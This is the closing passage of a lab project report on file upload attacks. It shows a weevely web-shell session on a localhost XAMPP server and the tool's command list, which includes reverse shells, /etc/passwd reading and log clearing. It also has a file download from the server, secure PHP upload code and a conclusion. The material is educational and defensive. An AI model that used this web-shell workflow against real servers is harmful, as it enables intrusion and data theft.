


```
┌──(kali㉿kali)-[~]
└─$ weevely http://127.0.0.1/testupload/shell.php 123456

[+] weevely 4.0.1

[+] Target:     daemon@kali:/opt/lampp/phpmyadmin
[+] Session:    /home/kali/.weevely/sessions/127.0.0.1/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> 
```


Attacker can perform various operations and can access sensitive information on the server.



```
┌──(kali㉿kali)-[~]
└─$ weevely http://127.0.0.1/testupload/shell.php 123456

[+] weevely 4.0.1

[+] Target:     daemon@kali:/opt/lampp/phpmyadmin
[+] Session:    /home/kali/.weevely/sessions/127.0.0.1/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
/opt/lampp/phpmyadmin
daemon@kali:/opt/lampp/phpmyadmin $ ls
babel.config.json
ChangeLog
composer.json
composer.lock
config.inc.php
config.sample.inc.php
CONTRIBUTING.md
doc
examples
favicon.ico
index.php
js
libraries
LICENSE
locale
package.json
print.css
README
RELEASE-DATE-5.1.1
robots.txt
setup
show_config_errors.php
sql
templates
themes
tmp
url.php
vendor
yarn.lock
```




```
url.php
vendor
yarn.lock
daemon@kali:/opt/lampp/phpmyadmin $ help

 :audit_disablefunctionbypass  Bypass disable_function restrictions with mod_cgi and .htaccess.
 :audit_suidsgid               Find files with SUID or SGID flags.
 :audit_filesystem             Audit the file system for weak permissions.
 :audit_etcpasswd              Read /etc/passwd with different techniques.
 :audit_phpconf                Audit PHP configuration.
 :shell_su                     Execute commands with su.
 :shell_php                    Execute PHP commands.
 :shell_sh                     Execute shell commands.
 :backdoor_tcp                 Spawn a shell on a TCP port.
 :backdoor_reversetcp          Execute a reverse TCP shell.
 :file_check                   Get attributes and permissions of a file.
 :file_find                    Find files with given names and attributes.
 :file_rm                      Remove remote file.
 :file_grep                    Print lines matching a pattern in multiple files.
 :file_mount                   Mount remote filesystem using HTTPfs.
 :file_read                    Read remote file from the remote filesystem.
 :file_gzip                    Compress or expand gzip files.
 :file_edit                    Edit remote file on a local editor.
 :file_webdownload             Download an URL.
 :file_touch                   Change file timestamp.
 :file_cd                      Change current working directory.
 :file_tar                     Compress or expand tar archives.
 :file_ls                      List directory content.
 :file_download                Download file from remote filesystem.
 :file_cp                      Copy single file.
 :file_zip                     Compress or expand zip files.
 :file_enum                    Check existence and permissions of a list of paths.
 :file_upload                  Upload file to remote filesystem.
 :file_bzip2                   Compress or expand bzip2 files.
 :file_upload2web              Upload file automatically to a web folder and get corresponding URL.
 :file_clearlog                Remove string from a file.
 :system_procs                 List running processes.
 :system_extensions            Collect PHP and webserver extension list.
 :system_info                  Collect system information.
 :net_mail                     Send mail.
 :net_proxy                    Run local proxy to pivot HTTP/HTTPS browsing through the target.
 :net_phpproxy                 Install PHP proxy on the target.
 :net_scan                     TCP Port scan.
 :net_ifconfig                 Get network interfaces addresses.
 :net_curl                     Perform a curl-like HTTP request.
 :sql_console                  Execute SQL query or run console.
 :sql_dump                     Multi dbms mysqldump replacement.
 :bruteforce_sql               Bruteforce SQL database.

daemon@kali:/opt/lampp/phpmyadmin $
```




```
daemon@kali:/opt/lampp/phpmyadmin $ cd /opt/lampp/htdocs/testupload/
daemon@kali:/opt/lampp/htdocs/testupload $ ls -l
total 628
-rw-r--r-- 1 daemon daemon 275128 Dec  8 03:38 download-photo1.jpeg
-rw-r--r-- 1 daemon daemon 275128 Dec 10 06:25 img1.jpg
-rw-r--r-- 1 daemon daemon  64862 Dec  8 01:22 photo-1453728013993-6d66e9c9123a.jpeg
-rw-r--r-- 1 daemon daemon    754 Dec  8 01:40 shell1.php
-rw-r--r-- 1 daemon daemon    771 Dec  8 03:39 shell2.php
-rw-r--r-- 1 daemon daemon    754 Dec  6 12:24 shell.jpg
-rw-r--r-- 1 daemon daemon    680 Dec 10 06:40 shell.php
-rw-r--r-- 1 daemon daemon    389 Dec  6 11:17 uploaded-xss.txt
```

Attacker can even download files from the server.



```
daemon@kali:/opt/lampp/htdocs/testupload $ ls -l
total 628
-rw-r--r-- 1 daemon daemon 275128 Dec  8 03:38 download-photo1.jpeg
-rw-r--r-- 1 daemon daemon 275128 Dec 10 06:25 img1.jpg
-rw-r--r-- 1 daemon daemon  64862 Dec  8 01:22 photo-1453728013993-6d66e9c9123a.jpeg
-rw-r--r-- 1 daemon daemon    754 Dec  8 01:40 shell1.php
-rw-r--r-- 1 daemon daemon    771 Dec  8 03:39 shell2.php
-rw-r--r-- 1 daemon daemon    754 Dec  6 12:24 shell.jpg
-rw-r--r-- 1 daemon daemon    680 Dec 10 06:40 shell.php
-rw-r--r-- 1 daemon daemon    389 Dec  6 11:17 uploaded-xss.txt
daemon@kali:/opt/lampp/htdocs/testupload $ file_download img1.jpg /home/kali/Desktop/download-img1.jpg
daemon@kali:/opt/lampp/htdocs/testupload $
```

So, now the file has been downloaded on the location mentioned in command.





Now, for the part of prevention, one can check the type of a file, extension of a file and size of a file before uploading it on server. And also, to be on safer file, it is good practice to recreate image and upload that recreated image on server and then deleting the original image.

Here is a snippet of secure code:

```
<?php
        if( isset( $_POST[ "submit" ] ) )
        {
                // File information
                $uploaded_name = $_FILES[ 'fileToUpload' ][ 'name' ];
                $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
                $uploaded_size = $_FILES[ 'fileToUpload' ][ 'size' ];
                $uploaded_type = $_FILES[ 'fileToUpload' ][ 'type' ];
                $uploaded_tmp  = $_FILES[ 'fileToUpload' ][ 'tmp_name' ];
                $target_path   = '/opt/lampp/htdocs/testupload/';
                $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
                $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 
'upload_tmp_dir' ) ) );
                $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . 
$uploaded_ext;
                if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( 
$uploaded_ext ) == 'png' ) &&
                        ( $uploaded_size < 1000000000 ) &&
                                ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
                                        getimagesize( $uploaded_tmp ) )
                {
                        if( $uploaded_type == 'image/jpeg' )
                        {
                                $img = imagecreatefromjpeg( $uploaded_tmp );
                                imagejpeg( $img, $temp_file, 100);
                        }
                        else
                        {
                                $img = imagecreatefrompng( $uploaded_tmp );
                                imagepng( $img, $temp_file, 9);
                        }
                        imagedestroy( $img );
                        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . 
$target_file ) ) )
                        {
                                // Yes!
                                echo "The file ". htmlspecialchars( basename( 
$_FILES["fileToUpload"]["name"])). " succesfully uploaded!";
                        }
                        else
                        {
                                // No
                                echo 'Your image was not uploaded.';
                        }
                        // Delete any temp files
                        if( file_exists( $temp_file ) )
                        {
                                unlink( $temp_file );
                        }
                }
                else
                {
                        // Invalid file
                        echo 'Your image was not uploaded. We can only accept JPEG or PNG images.';
                }
        }
?>
```

After using above code, attacker cannot upload php shell.





Your image was not uploaded. We can only accept JPEG or PNG images.

As you can see from above screenshot, it won't allow attacker to upload php shell on server and hence it is save from file upload attack.

6. Conclusion

XSS and file upload attacks are very common and threatening web application attacks that can expose a user or a company's resources and leave them open to further attacks. XSS attacks are experienced in various forms such as pop-up windows, viruses, worms and account hijackings. File uploads may expose critical internal information in error messages such as server-internal paths.

To achieve project goals, XAMPP was built on a virtual environment to study and investigate several well-known XSS and file upload attacks. Attack details were studied. This project also addressed and implemented some solutions, techniques and approaches for mitigating these attacks.

7. References

1. https://www.udemy.com/course/cross-site-scripting-xss-the-guide/ (accessed in September 2021)
2. https://www.udemy.com/course/learn-website-hacking-penetration-testing-from-scratch/ (accessed in November 2021)
3. https://owasp.org/www-community/attacks/xss/ (accessed in October 2021)
4. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload (accessed in November 2021)
5. https://www.kali.org/tools/weevely/ (accessed in November 2021)